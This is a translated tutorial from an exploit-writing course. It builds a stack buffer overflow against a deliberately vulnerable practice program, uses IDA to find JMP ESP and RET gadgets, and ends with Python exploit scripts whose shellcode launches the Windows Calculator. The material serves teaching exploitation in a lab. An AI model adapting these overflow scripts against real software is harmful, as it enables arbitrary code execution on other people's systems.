
```
import struct

fruta = "A" * 36 + struct.pack("<L", 0xFFFFFFFF)

import subprocess
subprocess.call([r'C:\Users\ricna\Desktop\34\NO_DEP.exe', fruta])
```


CCCCCCCC is supposed to overwrite the Return Address. I could try it. For that, I set IDA as JUST IN TIME DEBUGGER. Open a console as administrator and go to the IDA folder.

-I# set IDA as just-in-time debugger (0 to disable and 1 to enable)




```
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. Todos los derechos reservados.

C:\WINDOWS\system32>cd C:\Program Files (x86)\IDA 6.8
C:\Program Files (x86)\IDA 6.8>idaq.exe -I1
C:\Program Files (x86)\IDA 6.8>
```




When running the script, it jumps to execute the `0xFFFFFFFF` address I added to overwrite the Return Address.




ESP is pointing just below the CCCCCCCC. So, if I added more code below and instead of jumping to CCCCCCCC, it jumped to a JMP ESP, it would jump to execute my code (Good times when there was no DEP) 😊


I search in Mypepe.dll modules.



Right click to analyze it and we load its symbols. It will last a little. Meanwhile, in any code place, run the keypatcher plugin and without accepting, we see that the JMP ESP instruction belongs to the FF E4 byte sequence.



When it finishes, in the function list, we see mypepe functions. I go to one of them.



It looks good. Let's see if we find some JMP ESP.

SEARCH FOR-SEQUENCE OF BYTES and I enter FF E4.

Angular function	Unexplored	Instruction	External symbol
Occurrences of binary: FF e4			
it_ty			
Address	Function	Instruction	
.text:004010BA	_main	jmp esp	

There, in 00x4010BA, there is a JMP ESP. We can use 0's, but as the system adds a 0 at the end when it uses strcpy, we won't add the 0.

```

1 import struct
2 shellcode ="\xCC\xCC\xCC\xCC"
3
4 fruta = shellcode + "A" * (36-len(shellcode)) + "\xBA\x10\x40"
5
6
7 #0x4010ba jmp esp
8
9
10 import subprocess
11 subprocess.call([r'C:\Users\ricna\Desktop\34\NO_DEP.exe', fruta])
12
13

```


The problem is that the JMP ESP is just to jump if we add more code below, but we can't add more code because of the JMP ESP terminated null. So, we will jump to a RET. Just below, it is the pointer to our string entered as an argument.

```

y 00000020 , 00000020 ; .SECTION
-00000020 ; Use data definition commands to create local variables
-00000020 ; Two special fields " r" and " s" represent return address
-00000020 ; Frame size: 20; Saved regs: 4; Purge: 0
-00000020 ;
-00000020
-00000020 nombre db 30 dup(?)
-00000020 db ? ; undefined
-00000020 db ? ; undefined
+00000000 s db 4 dup(?)
+00000004 r db 4 dup(?)
+00000008 texto dd ? ; offset
+0000000C
+0000000C ; end of stack variables

```

Just below the Return Address in the stack, we have the pointer to our string. So, if we jump to a RET, it will return to my code through the RET using that pointer as a Return Address again.



That's a good RET. Let's add it.

```
ODEP.py x
import struct
shellcode = "\xCC\xCC\xCC\xCC\xCC"

fruta = shellcode + "A" * (36-len(shellcode)) + "\x3a\x10\x40"

#0x40103a ret

import subprocess
subprocess.call([r'C:\Users\ricna\Desktop\34\NO_DEP.exe', fruta])
```

Let's try it.



It jumps to execute my code (the CCCCCCCC I added as a shellcode) I could rearrange the code I would like there and execute what I want because there is no DEP. It just has a little space because I assigned 30 bytes length only that doesn't let me do big things, but that's the idea.

I made a shellcode to execute the Windows Calculator.

```

import struct
shellcode = "\xB8\x40\x50\x03\x78\xC7\x40\x04" + "calc" +
"\x83\xC0\x04\x50\x68\x24\x98\x01\x78\x59\xFF\xD1"

fruta = shellcode + "A" * (36-len(shellcode)) + "\x3a\x10\x40"


#0x40103a ret

```

```

import subprocess
subprocess.call(['C:\Users\ricna\Desktop\34\NO_DEP.exe', fruta])

```



It will crash, but after executing the Calculator that is the target.

In the next parts, we will add more exercises step by step. Then, some of them with DEP. We will also work with ROP.

Ricardo Narvaja

Translated by: @IvinsonCLS